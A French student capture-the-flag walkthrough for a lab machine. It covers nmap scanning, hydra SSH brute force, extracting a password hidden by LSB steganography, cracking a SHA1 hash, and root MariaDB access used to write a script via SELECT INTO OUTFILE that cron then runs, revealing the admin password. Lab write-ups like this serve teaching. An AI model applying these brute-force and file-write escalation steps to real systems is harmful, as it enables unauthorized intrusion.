

Walktrought CTF__Moyen__2020-2021 Groupe 4

Avant Propos :

Ce CTF s'axe sur 3 catégories : - De la steganographie - De la cryptographie - Du système

Etape 1

L'utilisateur aura accès a l'adresse IP de la machine et pourra ainsi scanner les ports de la machine à l'aide de la commande nmap

```
nmap -sV -sC [ipmachine]
```

Il pourra s'apercevoir qu'un service mysql est ouvert celui sera protégé par un mot de passe et face aux tentatives de bruteforce.

```
(cleme@LAPTOP-K9VRACNU)-[/mnt/d/cleme/Documents/4A_INSA/Projet_sécu]
$ nmap -sV -sC 172.30.150.13
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-03 14:44 CET
Nmap scan report for 172.30.150.13
Host is up (0.037s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b7:ba:a1:a9:ad:18:fe:27:0b:8a:ac:b0:8b:f0:07:38 (RSA)
|   256 92:26:56:4a:56:a4:9f:95:29:ae:fa:39:23:ca:f4:0b (ECDSA)
|_  256 7a:01:08:74:3d:e9:20:3e:40:84:be:42:4e:a1:9d:1b (ED25519)
80/tcp    closed http
3306/tcp  open  mysql        MySQL 5.5.5-10.3.31-MariaDB-0+deb10u1
|_ ssl-date: ERROR: Script execution failed (use -d to debug)
|_ tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ tls-alpn: ERROR: Script execution failed (use -d to debug)
8080/tcp  closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.88 seconds
```

Etape 2

L'attaquant pourra essayer de brutforce avec hydra pour trouver une connexion SSH à l'aide de fichiers regroupant des logins et des mots de passe de base.

```
hydra -L user.txt -P rockyou.txt 10.10.219.212 ssh
```

```
(cleme@LAPTOP-K9VRACNU)-[/mnt/d/cleme/Documents/4A INSA/Projet sécu]
$ hydra -L user1.txt -P rockyou1.txt 172.30.150.13 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-03 13:49:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858 login tries (l:13/p:66), ~54 tries per task
[DATA] attacking ssh://172.30.150.13:22/
[22][ssh] host: 172.30.150.13 login: user password: azerty
```

Etape 3

Une fois connecté sur le compte user, l'attaquant aura accès au home de cet utilisateur et sur celui-ci il trouvera une image. Cette image aura été modifiée par un script python afin d'y dissimuler le mot de passe du port sql, le numéro : 3306. De plus toutes les minutes sur sa console apparaîtra un message lui indiquant que des scripts ont été bougés, ainsi que l'heure de la machine.

```
from os import putenv
from PIL import Image
import numpy as np
import sys

def get_msg(input_file):
    img = Image.open(input_file)
    width, height = img.size
    data = np.array(img)

    data = np.reshape(data, width*height*4)
    # On ne regarde que le LSB de chaque pixel
    data = data & 1
    # On transoorme le tout en string de 8 bit de binaire

    """packbit function (from numpy doc)

Packs the elements of a binary-valued array into bits in a uint8 array.

The result is padded to full bytes by inserting zero bits at the end.
    """
    data = np.packbits(data)

    # On lit le tout et on convertit en acii
```

```


# jusqu'a qu'on tombe sur un caractère non printable
for x in data:
    l = chr(x)
    if not l.isprintable():
        break
    print(l, end='')

def main(argv):
    get_msg(argv[1])

if __name__ == "__main__":
    main(sys.argv)

```

Etape 4



```

user@etudiant4-moyen-final:~$ python3 decrypt.py picture.png
il est actuellement :
12:53
Scripts moved
2ae1bc71a38cfd6a877c6e1a3fb23d5e705bff7euser@etudiant4-moyen-final:~$

```

Sur ce screen, on voit la solution de la stéganographie, ainsi que le message qui va s'afficher toutes les minutes.

Le mot de passe étant hashé en SHA1, l'attaquant devra le déhashé en utilisant les rainbow table ou alors à l'aide d'un site web (<https://hashtoolkit.com/>).

Etape 5

L'attaquant devra ensuite faire une demande de connexion SQL sur le port en question.

```
mysql -h [ip.host] -u root -p[PASSWORD]
```

```
(clème@LAPTOP-K9VRACNU)-[/mnt/d/clème/Documents/4A_INSA/Projet_sécu/Projet_secu_INSA2021/ctf_moyen/scr]
$ mysql -h 172.30.150.13 -u root -pF14gForu
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 42
Server version: 10.3.31-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| scripts |
+-----+
4 rows in set (0.023 sec)

MariaDB [(none)]> use scripts
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Une fois connecté, il pourra voir ce que les bases de données sur la machine. Sur celle-ci on voit qu'elle contient des scripts.

```
MariaDB [scripts]> SELECT * FROM script;
+-----+-----+-----+
| nom_script | path_script | text_script |
+-----+-----+-----+
| clock.sh | /home/debian/protected_script | #!/bin/bash date +%R >> "/home/debian/clock.txt" |
| kietu.sh | /home/debian/protected_script | #!/bin/bash whoami >> "/home/debian/clock.txt" |
| ping_google.sh | /home/debian/protected_script | #!/bin/bash ping -c3 8.8.8.8 >> /home/debian/proutprout.txt |
| remind_admin_psswq.sh | /home/debian/protected_script | sh /home/debian/show_admin_passwd.sh |
| show_in_console.sh | /home/debian/protected_script | #!/bin/bash |
+-----+-----+-----+
5 rows in set (0.027 sec)
```

Etape 6

Une fois connecté au port SQL avec les droits root, l'utilisateur sera en possibilité d'exécuter des requêtes SQL pour placer un dossier dans la data directory de mysql, qui sera ensuite déplacé dans un fichier où il sera exécuté par cron.

use scripts

```
SELECT text_script FROM script WHERE nom_script='remind_admin_psswq.sh'
INTO OUTFILE 'pass.sh';
```

```
user@etudiant4-moyen-final:~$ il est actuellement :
13:36
Scripts mooved
Cl3m3ntM3li3erF3AT3nZoHoummady
```

Dans son terminal, s'affichera ainsi l'heure ainsi que le mot de passe admin, il pourra ainsi accéder au compte admin. Il verra aussi qu'il existe un flag dans le home admin.